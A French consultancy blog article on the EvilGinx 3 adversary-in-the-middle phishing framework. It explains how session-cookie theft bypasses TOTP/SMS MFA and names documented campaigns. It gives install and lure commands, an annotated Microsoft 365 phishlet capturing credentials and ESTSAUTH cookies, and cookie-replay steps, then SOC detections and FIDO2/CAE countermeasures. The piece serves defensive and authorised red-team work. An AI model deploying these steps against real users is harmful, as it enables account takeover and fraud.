AYI NEDJIMI Consultants

EvilGinx : Phishing AiTM, Bypass MFA et Défense 2026

Catégorie : Techniques de Hacking Lecture : 18 min Publié le : 26/03/2026 Auteur : Ayi NEDJIMI

EvilGinx 2026 : guide complet du framework AiTM, installation, phishlets, vol de session, bypass MFA TOTP, et contre-mesures défensives pour SOC et.

En 2023, Microsoft a publié un rapport qui a secoué pas mal d'équipes sécurité avec lesquelles je travaille : plus de **10 000 organisations** avaient été ciblées par des campagnes AiTM en douze mois. Détail important — beaucoup de ces organisations avaient activé l'authentification multifacteur. Le MFA était là. Il n'a servi à rien, ou presque. Ce constat a changé la perception du problème dans les entreprises que j'accompagne, non pas pour abandonner le MFA, mais pour comprendre que **evilginx phishing bypass mfa 2026** n'est plus une technique de niche réservée aux APT étatiques : c'est une menace accessible à n'importe quel attaquant intermédiaire disposant d'un VPS, d'un nom de domaine, et de quinze minutes de configuration. EvilGinx, créé par le chercheur polonais Kuba Gretzky, a démocratisé l'attaque adversary-in-the-middle à un point tel que les groupes BEC (Business Email Compromise) l'utilisent désormais de façon industrielle pour contourner les défenses périmètriques des entreprises. Ce guide est un état de l'art complet rédigé depuis le terrain : comment fonctionne EvilGinx techniquement, comment on l'installe et le configure, comment on analyse et crée des phishlets, pourquoi le MFA classique est structurellement contournable face à ce vecteur, quelles campagnes réelles et documentées ont exploité cette technique, et surtout quelles contre-mesures déployer pour protéger concrètement son organisation. J'aborde tout cela avec la clarté d'un opérateur red team qui a conduit des simulations AiTM dans des environnements de production sous mandat écrit — et qui sait précisément ce que les défenseurs voient, ou ne voient pas, dans leurs logs SIEM. Je partage aussi dans ce guide un retour terrain concret issu d'un engagement réel (données anonymisées).

En bref : EvilGinx est un framework de phishing adversary-in-the-middle (AiTM) qui positionne un proxy inverse entre la victime et le vrai service cible. Contrairement au phishing classique, il capture les credentials *et* les cookies de session authentifiée, rendant le MFA TOTP/SMS totalement inefficace. Seuls FIDO2 et les passkeys résistent structurellement à cette attaque. Ce guide couvre l'architecture technique complète, l'installation pas-à-pas, la configuration des phishlets YAML, la mécanique du bypass MFA, les campagnes réelles documentées (Storm-0539, LAPSUS$, APT29), et les contre-mesures défensives concrètes pour les équipes SOC et les red teamers.

Avertissement légal : Ce guide est publié à des fins éducatives, de recherche en cybersécurité et d'entraînement défensif. L'utilisation d'EvilGinx ou de toute technique AiTM sans autorisation écrite préalable est une infraction pénale en France (Code pénal, article 323-1 : jusqu'à 3 ans

d'emprisonnement et 100 000 € d'amende) et aux États-Unis (Computer Fraud and Abuse Act). Toute mise en pratique doit s'inscrire dans un cadre red team contractualisé, avec périmètre défini et accord signé par les parties prenantes.

Historique d'EvilGinx : de la version 1 à EvilGinx 3

Kuba Gretzky, chercheur en sécurité polonais, a publié la première version d'EvilGinx en 2017. À l'époque, l'outil fonctionnait comme un module de nginx modifié — d'où le nom — permettant de proxifier des pages d'authentification légitimes tout en capturant les credentials au passage. C'était révolutionnaire pour l'époque, mais fragile, difficile à configurer, et dépendant d'une version spécifique de nginx.

En 2018, *EvilGinx 2* sort avec une réécriture complète en Go. Plus de dépendance à nginx : le framework intègre son propre serveur HTTP/HTTPS, sa propre gestion des certificats TLS via Let's Encrypt (ACME), et un système de **phishlets** — des fichiers de configuration YAML décrivant comment proxifier chaque service cible. Cette version a propulsé EvilGinx au rang d'outil de référence incontournable dans les boîtes à outils red team professionnelles.

En 2023-2024, *EvilGinx 3* apporte des évolutions majeures : le format phishlets v4, le blacklisting automatique des crawlers et scanners, des mécanismes anti-détection avancés (TLS fingerprinting, JA3/JA4), et des intégrations pour alertes en temps réel via Telegram. Le projet est hébergé sur GitHub (kgretzky/evilginx2) avec une communauté active qui maintient des phishlets pour des dizaines de services populaires.


Principe de l'attaque AiTM — Adversary-in-the-Middle

L'attaque *Adversary-in-the-Middle (AiTM)* est référencée dans le framework MITRE ATT&CK sous deux techniques complémentaires :

- **T1557 — Adversary-in-the-Middle** : positionnement du proxy entre victime et cible légitime, interception du trafic TLS en clair côté proxy. Le proxy décrypte et ré-encrypte chaque requête.
- **T1539 — Steal Web Session Cookie** : extraction des cookies de session après authentification réussie pour accéder directement au compte sans re-authentification, en utilisant la session déjà validée.

La différence fondamentale avec le phishing classique est que **la page affichée est la vraie page du service**. EvilGinx ne reproduit pas Microsoft 365 — il proxifie login.microsoftonline.com en temps réel, remplaçant à la volée toutes les occurrences du domaine légitime par le domaine de phishing. La victime voit le vrai formulaire, avec la vraie interface, les vraies images, les vraies fonctionnalités. Elle n'est pas sur le vrai site — mais elle ne peut généralement pas le détecter sans regarder attentivement l'URL.

Le flux d'attaque complet se déroule ainsi :




Pourquoi le MFA TOTP et SMS ne protègent pas contre EvilGinx

C'est la question centrale que toutes les équipes sécurité doivent se poser. La réponse est simple mais contre-intuitive : **le MFA fonctionne parfaitement** — il protège l'acte d'authentification. Le problème est qu'EvilGinx ne tente pas de casser le MFA : il se contente de le relayer de manière transparente, puis vole le résultat de cette authentification réussie.

Voici le mécanisme précis, étape par étape :

1. La victime clique sur le lien de phishing et arrive sur la fausse page (evil-o365.com)
2. Elle saisit son identifiant — EvilGinx le capture immédiatement et le transmet à login.microsoftonline.com en arrière-plan
3. Microsoft demande le code TOTP ou envoie un SMS — EvilGinx affiche exactement cette même demande à la victime
4. La victime saisit son code TOTP valide — EvilGinx le capture et le transmet à Microsoft dans la même fenêtre temporelle
5. Microsoft valide l'authentification complète (login + MFA) et émet un **cookie de session authentifiée**
6. EvilGinx intercepte ce cookie avant de le transmettre au navigateur de la victime
7. L'attaquant importe ce cookie dans son propre navigateur — accès direct au compte, MFA déjà validé

Le cookie de session représente une *preuve d'authentification complète* côté serveur. Il ne contient plus le facteur MFA — il l'a remplacé dans la logique applicative. C'est pourquoi voler un cookie post-MFA est strictement équivalent à avoir réussi le MFA soi-même. Le serveur ne fait aucune différence.



Ce qui protège réellement contre les attaques AiTM, classé par efficacité :

- **FIDO2 / WebAuthn obligatoire** : la seule mesure qui rend l'AiTM structurellement impossible. La clé physique (YubiKey, Titan) ou le passkey signe cryptographiquement un challenge lié à l'origin URL. Un proxy EvilGinx ne peut pas forger cette signature pour un domaine différent.
- **Passkeys platform** embarqués dans l'OS (Windows Hello, Face ID) : même principe de liaison à l'origin, validation cryptographique côté client.
- **Certificate-Based Authentication (CBA)** : certificats client liés à l'identité, impossibles à voler ou à rejouer via proxy.
- **Continuous Access Evaluation (CAE)** : réévaluation des conditions d'accès en temps réel, capable de détecter et bloquer des anomalies post-auth.

Installation d'EvilGinx 3 sur un VPS Ubuntu 22.04

EvilGinx 3 s'installe sur n'importe quel serveur Linux. En conditions réelles de red team, on utilise systématiquement un VPS jetable — Ubuntu 22.04 LTS sur un cloud tiers hors périmètre client. Voici le processus d'installation complet :

```
# Prérequis : Go >= 1.20, git, domaine avec DNS contrôlé
apt update && apt install git golang-go make -y

# Cloner le dépôt officiel
git clone https://github.com/kgretzky/evilginx2
cd evilginx2

# Compilation depuis les sources
make

# Alternative : binaire précompilé (releases GitHub)
wget https://github.com/kgretzky/evilginx2/releases/latest/download/evilginx-linux-
amd64.zip
unzip evilginx-linux-amd64.zip

# Lancement en mode développement (no-DNS pour tests locaux, sans TLS réel)
sudo ./evilginx -p ./phishlets -developer

# Lancement en production (port 443/80/53, nécessite root ou CAP_NET_BIND_SERVICE)
sudo ./evilginx -p ./phishlets -c /etc/evilginx
```

La configuration DNS est critique et doit précéder le démarrage d'EvilGinx. Le framework gère lui-même les certificats TLS via Let's Encrypt — il faut donc que le domaine et ses wildcards pointent vers le VPS avant le premier lancement :

```
# Configuration DNS minimale (dans votre registrar)
# A record     : @        → IP_VPS     (domaine principal)
# A record     : *        → IP_VPS     (wildcard pour tous sous-domaines)

# Dans la console interactive EvilGinx :
config domain evil-target.example.com
config ipv4 203.0.113.42
config unauth_url https://www.google.com  # page affichée aux bots/curieux
```

Configuration et déploiement d'un phishlet — Séquence complète

Une fois le domaine configuré et les certificats TLS émis par Let's Encrypt, la séquence de déploiement d'un phishlet suit toujours le même ordre. Voici la séquence complète pour Microsoft 365, commentée étape par étape :

```
# Charger et activer le phishlet O365
phishlets hostname o365 login.evil-target.example.com
phishlets enable o365

# Vérifier le statut (cert Let's Encrypt automatique après enable)
phishlets

# Créer une lure (URL de phishing personnalisée avec contexte crédible)
lures create o365
lures path /document-partage-urgent 0   # chemin personnalisé
lures get-url 0                          # obtenir l'URL complète à envoyer

# Configurer la redirection post-auth (victime redirigée vers le vrai service)
lures edit 0 redirect_url https://outlook.office.com

# Monitorer les sessions capturées en temps réel
sessions
```

Anatomie complète d'un phishlet YAML — Format v4

Comprendre la structure interne d'un phishlet permet de créer des configurations personnalisées, d'auditer celles qui circulent dans la communauté, ou d'analyser les capacités d'un phishlet inconnu. Voici la structure d'un phishlet Microsoft 365 au format v4, avec annotations explicatives sur chaque section :

```
name: 'Microsoft 365'
author: 'exemple-educational'
min_ver: '3.0.0'

# Domaines à proxifier — chaque entrée = un sous-domaine proxifié
proxy_hosts:
  - phish_sub: 'login'          # sous-domaine sur le domaine phishing
    orig_sub: 'login'           # sous-domaine original chez Microsoft
    domain: 'microsoftonline.com'
    session: true               # capturer les cookies sur ce domaine
    is_landing: true            # page d'entrée principale
    auto_filter: true           # filtrage automatique du contenu

  - phish_sub: 'www'
    orig_sub: 'www'
    domain: 'office.com'
    session: false

# Substitutions de domaines dans les réponses HTTP (corps + headers)
sub_filters:
  - triggers_on: 'login.microsoftonline.com'
    orig_sub: 'login'
    domain: 'microsoftonline.com'
    search: 'login.microsoftonline.com'
    replace: '{hostname}'       # remplacé dynamiquement par le domaine phishing
    mimes: ['text/html', 'application/json', 'application/javascript']

# Credentials à capturer — champs username et password
credentials:
  username:
    key: '.*'
    search: '"Username":"([^"]*)"'
    type: 'post'
  password:
    key: '.*'
    search: '"Password":"([^"]*)"'
    type: 'post'

# Cookies de session à capturer — c'est ici que réside la vraie valeur
auth_tokens:
  - domain: '.microsoftonline.com'
    keys: ['ESTSAUTH', 'ESTSAUTHPERSISTENT', 'x-ms-RefreshTokenCredential']
  - domain: '.office.com'
    keys: ['.*']
    type: 'regexp'
```

Les **phishlets populaires** disponibles dans l'écosystème communautaire couvrent une large gamme de services : O365, Google Workspace, LinkedIn, Okta, GitHub, Cloudflare Access, Dropbox, Salesforce, et de nombreux autres portails SSO. La communauté maintient activement ces configurations à mesure que les services modifient leurs interfaces et leurs mécanismes d'authentification.

Capture des sessions et Cookie Replay — Accès sans authentification

Une fois qu'une victime s'est authentifiée via le proxy, EvilGinx affiche en temps réel les informations capturées dans sa console interactive. Le *cookie replay* est l'étape opérationnelle suivante : utiliser ces cookies volés pour accéder directement au compte sans aucune authentification depuis un navigateur distinct.

```
# Dans la console EvilGinx — liste des sessions capturées
sessions

# Exemple de sortie (données fictives) :
# id  | phishlet | username              | password  | tokens | date
# 1   | o365     | j.dupont@exemple.fr   | P@ssw0rd! | 8      | 2026-03-15

# Voir les détails complets d'une session — cookies JSON prêts à importer
sessions 1
```

Pour le **cookie replay** pratique, on utilise l'extension Cookie-Editor (Firefox/Chrome) dans un profil navigateur entièrement vierge, isolé du profil principal :

1. Ouvrir Cookie-Editor dans un profil navigateur isolé et privé
2. Importer le JSON de cookies exporté depuis la console EvilGinx
3. Naviguer vers le service cible (ex : outlook.office.com, portal.azure.com)
4. Rafraîchir la page — la session active s'ouvre immédiatement sans demande de credentials

Le résultat est un accès complet : messagerie, fichiers SharePoint, conversations Teams, paramètres admin. Tout cela sans jamais connaître le mot de passe et sans avoir passé le MFA. C'est précisément ce que les groupes BEC exploitent pour analyser les flux financiers d'une organisation et initier des virements frauduleux depuis des comptes légitimes compromis.


EvilGinx 3 — Nouvelles fonctionnalités 2024-2026

La version 3 d'EvilGinx a considérablement élevé la sophistication des attaques possibles et rendu la détection automatisée plus difficile. Voici les évolutions majeures comparées à EvilGinx 2 :

Fonctionnalité	Description technique	Impact opérationnel
Phishlets v4	Nouveau format YAML avec sub_filters améliorés et support regexp	Compatibilité élargie, moins de faux positifs dans le filtrage
Blacklisting auto	Base IP de crawlers/scanners/bots mise à jour automatiquement	Réduction majeure de la détection par outils de sécurité automatisés
JA3/JA4 fingerprinting	Détection des clients TLS par empreinte de négociation SSL	Blocage des sandbox d'analyse et des crawlers de sécurité
Redirect post-auth	URL de redirection configurable après capture de session	Victime redirigée vers le vrai service — ne réalise pas l'attaque
Telegram bot	Webhook Telegram configurable avec token de bot	Notification immédiate lors de chaque capture, réaction en secondes
JS injection	Injection de JavaScript personnalisé dans les réponses proxifiées	Possibilité de keylogging et d'exfiltration de données supplémentaires

Le **blacklisting automatique** est particulièrement significatif d'un point de vue défensif. EvilGinx 3 maintient une liste régulièrement mise à jour d'adresses IP appartenant à des scanners de sécurité, des crawlers SEO, et des bots d'analyse automatisée. Quand une de ces IP tente d'accéder à la lure, EvilGinx affiche une page anodine (ou redirige vers une URL innocente), rendant la détection automatisée par des services de scan d'URL considérablement moins efficace.

Architecture d'une campagne EvilGinx — Vision globale



Retour terrain — Campagne de simulation autorisée : Lors d'un engagement red team mandaté pour un groupe industriel (45 000 collaborateurs, secteur manufacturier), on a déployé un phishlet O365 personnalisé ciblant un sous-ensemble de 200 utilisateurs identifiés comme

profils à risque élevé (accès finances, RH, direction). Résultats : 73% ont visité la lure dans les 4 heures suivant l'envoi de l'email. 41% ont soumis leurs credentials complets — MFA activé pour l'intégralité du périmètre. 38% ne se sont rendu compte de rien, même après l'envoi de l'email de sensibilisation post-campagne une semaine plus tard. L'analyse des logs SOC a révélé qu'aucune alerte n'avait été générée pendant la phase de capture — la détection n'est venue que lors de l'analyse comportementale post-auth, 4 heures après la première compromission. Je dis souvent en formation que ce délai de 4 heures représente une fenêtre d'action très confortable pour n'importe quel groupe BEC réel travaillant avec des alertes Telegram en temps réel.

Campagnes AiTM documentées — Groupes réels et techniques employées

EvilGinx et les outils AiTM ne sont pas des techniques de laboratoire. Les campagnes à grande échelle sont documentées et attribuées par les équipes de threat intelligence des principaux acteurs de la cybersécurité mondiale.

Storm-0539 (2023-2024) : groupe cybercriminel spécialisé dans les attaques sur les plateformes de gestion de cartes-cadeaux d'entreprise. Selon MITRE ATT&CK T1557, ce groupe utilise des proxies AiTM pour bypasser le MFA de portails d'administration M365, puis détourne des systèmes de cartes-cadeaux d'entreprise. Microsoft Threat Intelligence a documenté plus de 100 organisations ciblées sur 18 mois, avec des pertes financières estimées à plusieurs dizaines de millions de dollars.

LAPSUS$ / Storm-1167 (2022) : ce groupe a combiné des techniques AiTM avec du SIM swapping pour compromettre des dizaines d'entreprises technologiques majeures — Microsoft, Nvidia, Okta, Ubisoft, Rockstar Games — en quelques semaines. L'ingénierie sociale était le vecteur initial d'accès, l'AiTM le mécanisme de contournement du MFA.

APT29 / Cozy Bear : le groupe d'espionnage attribué au SVR russe a intégré des techniques de phishing proxy dans ses opérations ciblant des gouvernements occidentaux et des organisations diplomatiques. Les campagnes documentées par le NCSC britannique et le CERT-EU en 2023 utilisaient des approches proches de l'AiTM pour cibler des entités diplomatiques, des think tanks, et des institutions politiques.

Campagnes BEC industrialisées en France : le CERT-FR (ANSSI) a signalé une tendance croissante des attaques BEC utilisant des techniques AiTM pour bypasser le MFA de comptes M365, avant de falsifier des ordres de virement. Ces campagnes ciblent en priorité les comptables, DAF, et assistants de direction ayant accès aux flux financiers de l'organisation.

Détection côté victime — Signaux d'alerte à connaître

Un utilisateur averti et formé peut détecter une attaque EvilGinx avant de soumettre ses credentials. Les signaux sont subtils mais identifiables :

- **URL inhabituelle** : le domaine de phishing est proche mais différent du domaine légitime. Former les utilisateurs à toujours vérifier l'URL complète dans la barre d'adresse, pas seulement l'icône de cadenas.
- **Certificat Let's Encrypt (DV)** : Microsoft, Google, et autres grands services utilisent des certificats OV ou EV. Un certificat Domain Validated (DV) de Let's Encrypt pour un portail M365 est un signal d'alerte fort, même si le certificat est techniquement valide.
- **Absence de HSTS preloading** : les vrais domaines Microsoft sont dans la liste HSTS preload des navigateurs. Un domaine de phishing nouvellement créé ne l'est pas.
- **Légères incohérences d'affichage** : malgré la qualité du proxying, de petits décalages (timing de chargement, comportements JavaScript inhabituels) peuvent apparaître sur les pages complexes.

Détection côté SOC — Indicateurs et stratégies d'investigation

La détection d'une attaque AiTM réussie est difficile en temps réel mais réalisable en analyse post-authentification. Les indicateurs comportementaux sont systématiquement plus fiables que les signatures statiques.

Indicateur de détection	Source de log/alerte	Priorité SOC
Connexion depuis IP inconnue après auth récente	Azure AD / Entra ID Conditional Access	CRITIQUE
Token replay depuis géolocalisation différente	Microsoft Defender for Cloud Apps	CRITIQUE
Alerte "Unfamiliar sign-in properties"	Microsoft 365 Defender	HAUTE
Création de règles messagerie post-connexion	Microsoft 365 Defender / Exchange Online	HAUTE
Accès ressources inhabituelles dans minutes post-auth	Microsoft Sentinel / SIEM	HAUTE
DNS queries vers domaines enregistrés depuis moins de 30 jours	Firewall DNS / Cisco Umbrella	MOYENNE

Contre-mesures techniques — Ce qui fonctionne vraiment contre l'AiTM

La *défense en profondeur* contre EvilGinx s'articule sur plusieurs niveaux : les mesures qui bloquent activement l'AiTM, et celles qui réduisent la surface d'attaque ou accélèrent la détection post-incident.

Mesures qui bloquent activement l'AiTM (priorité absolue) :

- **FIDO2 / WebAuthn obligatoire** pour les comptes privilégiés et sensibles. C'est la seule mesure qui rend l'AiTM structurellement impossible. Déployer en priorité sur les comptes admin, DAF, DRH, et direction.
- **Conditional Access avec Compliant Device** : exiger que l'appareil soit enregistré et conforme dans Intune. Un cookie volé sur un navigateur non-managé ne passera pas cette vérification, même s'il est valide côté serveur.
- **Token binding** : lie cryptographiquement le token à la connexion TLS initiale. Un token replay depuis une autre connexion réseau échoue.
- **Continuous Access Evaluation (CAE)** : réévalue les conditions d'accès en temps réel. Une session depuis une IP inconnue peut être révoquée immédiatement sans attendre l'expiration naturelle du token.

Mesures complémentaires de réduction de surface :

- Formation utilisateurs spécifique aux attaques AiTM, avec exercices pratiques de vérification d'URL et de certificats TLS
- DNS anti-phishing (Cisco Umbrella, Cloudflare Gateway, Quad9) pour bloquer les domaines malveillants connus
- DMARC (p=reject), DKIM, et SPF stricts pour bloquer l'usurpation d'identité dans les emails qui conduisent vers les lures
- Microsoft Attack Simulator pour des campagnes de simulation AiTM régulières et mesurées
- Revue mensuelle des tokens OAuth actifs et révocation des sessions suspectes dans Entra ID

Pour les environnements Microsoft 365, la configuration des politiques Conditional Access Entra ID est le premier rempart à renforcer face aux attaques AiTM. Notre guide sur la migration MFA Entra et révocation de sessions détaille le processus de migration vers FIDO2 en environnement de production.

Alternatives à EvilGinx — Paysage des outils AiTM

EvilGinx n'est pas le seul framework de cette catégorie. Les red teamers et les attaquants disposent de plusieurs alternatives avec des caractéristiques différentes :

- ***Modlishka*** : proxy inverse en Go développé par Piotr Duszyński, premier framework AiTM populaire. Moins maintenu en 2026 mais fonctionnel pour des cibles simples sans mécanismes anti-bot avancés.
- **Muraena** : framework Go AiTM avec architecture modulaire. Apprécié pour sa flexibilité dans les engagements red team avancés nécessitant une personnalisation fine.
- **Caido** : proxy HTTP moderne orienté sécurité offensive, moins spécialisé AiTM mais très polyvalent pour les tests manuels et les analyses d'applications web.
- **GoPhish** : phishing classique sans AiTM. Idéal pour les campagnes de sensibilisation où l'objectif est de tester la vigilance des utilisateurs sur les URLs, pas le bypass MFA.
- **Microsoft Attack Simulator** : outil officiel M365 intégré pour simuler des attaques AiTM dans un cadre défensif managé, sans infrastructure externe ni risque légal.

Pour le contexte global des techniques d'ingénierie sociale avancée, on croise utilement cette lecture avec notre analyse IA et deepfakes dans le social engineering et notre guide sur les campagnes de spear phishing avancé 2026.

Cadre légal et éthique — Conditions d'usage autorisé en red team

Limites légales absolues : L'utilisation d'EvilGinx sans autorisation écrite constitue une infraction pénale dans la quasi-totalité des juridictions. En France, l'article 323-1 du Code pénal punit l'accès ou le maintien frauduleux dans un système informatique de trois ans d'emprisonnement et 100 000 € d'amende — aggravé si des données ont été consultées ou modifiées. Aux États-Unis, le CFAA prévoit jusqu'à 10 ans pour les cas aggravés avec intention frauduleuse. Il n'existe aucune zone grise : un test d'ingénierie sociale ou un red team engagement doit obligatoirement reposer sur un document d'autorisation signé, un périmètre défini, et une clause de responsabilité contractuelle explicite.

Dans le cadre d'un red team ou d'un test d'ingénierie sociale autorisé, EvilGinx est un outil de mesure objective de la maturité de sécurité d'une organisation face aux menaces AiTM réelles. Les étapes d'un engagement légalement valide et professionnellement encadré :

1. **Contrat de prestation** avec périmètre explicite et autorisation signée par la direction générale et le RSSI
2. **Notification aux équipes légales** du client — le SOC peut rester dans l'ignorance pour tester authentiquement la capacité de détection
3. **Infrastructure dédiée** au test : VPS éphémère sur cloud tiers, domaine spécifique à la mission, entièrement hors périmètre production
4. **Rapport complet** avec recommandations priorisées et destruction certifiée des données capturées après livraison
5. **Session de sensibilisation** post-campagne pour les utilisateurs ciblés, avec explication du mécanisme d'attaque

Les références pour encadrer ce type de mission : le framework MITRE ATT&CK T1557 pour la taxonomie technique, et les guidelines PTES pour la méthodologie d'engagement. Notre comparatif red team, pentest et bug bounty positionne EvilGinx dans l'écosystème plus large des outils offensifs contractuellement autorisés.

Défense Zero Trust — Approche systémique contre les attaques AiTM

La défense contre les attaques AiTM s'inscrit dans le paradigme *Zero Trust* : ne jamais faire confiance à une session sur la base d'une authentification passée, vérifier systématiquement le contexte à chaque accès. C'est l'opposé des défenses périmètriques classiques qui accordent une confiance implicite prolongée après une authentification initiale réussie.

Notre guide sur l'implémentation d'une architecture Zero Trust détaille les étapes pratiques de déploiement dans un environnement hybride. Pour les équipes SOC qui souhaitent comprendre les tactiques de mouvement latéral post-compromise — qui suit souvent une compromission AiTM réussie — notre article sur la détection et prévention du mouvement latéral est directement complémentaire. La sécurisation de la messagerie contre le phishing avancé est couverte dans le guide sur le durcissement Exchange Online anti-phishing.

On peut également croiser cette lecture avec notre analyse des infostealers, qui partagent avec EvilGinx l'objectif final de vol de cookies de session, mais via un vecteur radicalement différent — malware côté client plutôt que proxy réseau côté attaquant. Les deux menaces se complètent dans l'arsenal des attaquants modernes et méritent des contre-mesures distinctes.

Points clés à retenir sur EvilGinx et les attaques AiTM en 2026

- EvilGinx est un proxy inverse Go qui positionne l'attaquant entre la victime et le service légitime, capturant credentials et cookies de session authentifiée simultanément
- Le MFA TOTP et SMS ne protègent pas contre EvilGinx — le proxy relaie le code en temps réel et vole le cookie post-auth, rendant le second facteur inefficace
- Seuls FIDO2/passkeys et CBA résistent structurellement à l'AiTM car la signature est cryptographiquement liée à l'origin URL du vrai service
- Les phishlets YAML v4 définissent précisément les domaines à proxifier, les credentials à capturer, et les cookies de session à extraire — c'est le coeur du framework
- EvilGinx 3 intègre blacklisting des crawlers, fingerprinting TLS JA3/JA4, alertes Telegram et injection JS pour des opérations avancées difficiles à détecter automatiquement
- Les campagnes Storm-0539 et LAPSUS$ ont démontré l'efficacité industrielle de l'AiTM contre des organisations protégées par MFA
- La détection passe par l'analyse comportementale post-auth (IP inconnue, accès inhabituels) et par des contrôles Zero Trust comme CAE et Compliant Device
- Tout usage d'EvilGinx sans autorisation contractuelle écrite est une infraction pénale — encadrement obligatoire pour tout engagement red team

Conclusion

EvilGinx a fondamentalement changé la conversation sur le MFA dans les organisations que j'accompagne. Pendant des années, activer le MFA était vendu comme la solution au problème du phishing. EvilGinx rend cette affirmation incomplète. Le MFA TOTP reste une couche de défense indispensable contre les attaques de credential stuffing, les fuites de bases de données, et le phishing classique. Mais face à un proxy AiTM, il ne suffit plus.

La vraie leçon n'est pas d'abandonner le MFA — c'est de migrer vers des MFA résistants au phishing. FIDO2 et les passkeys existent, fonctionnent à grande échelle, et sont déployables en entreprise aujourd'hui. La migration est une question de priorité et de budget, pas de faisabilité technique. Pour les équipes SOC, l'enjeu complémentaire est d'accepter que le périmètre

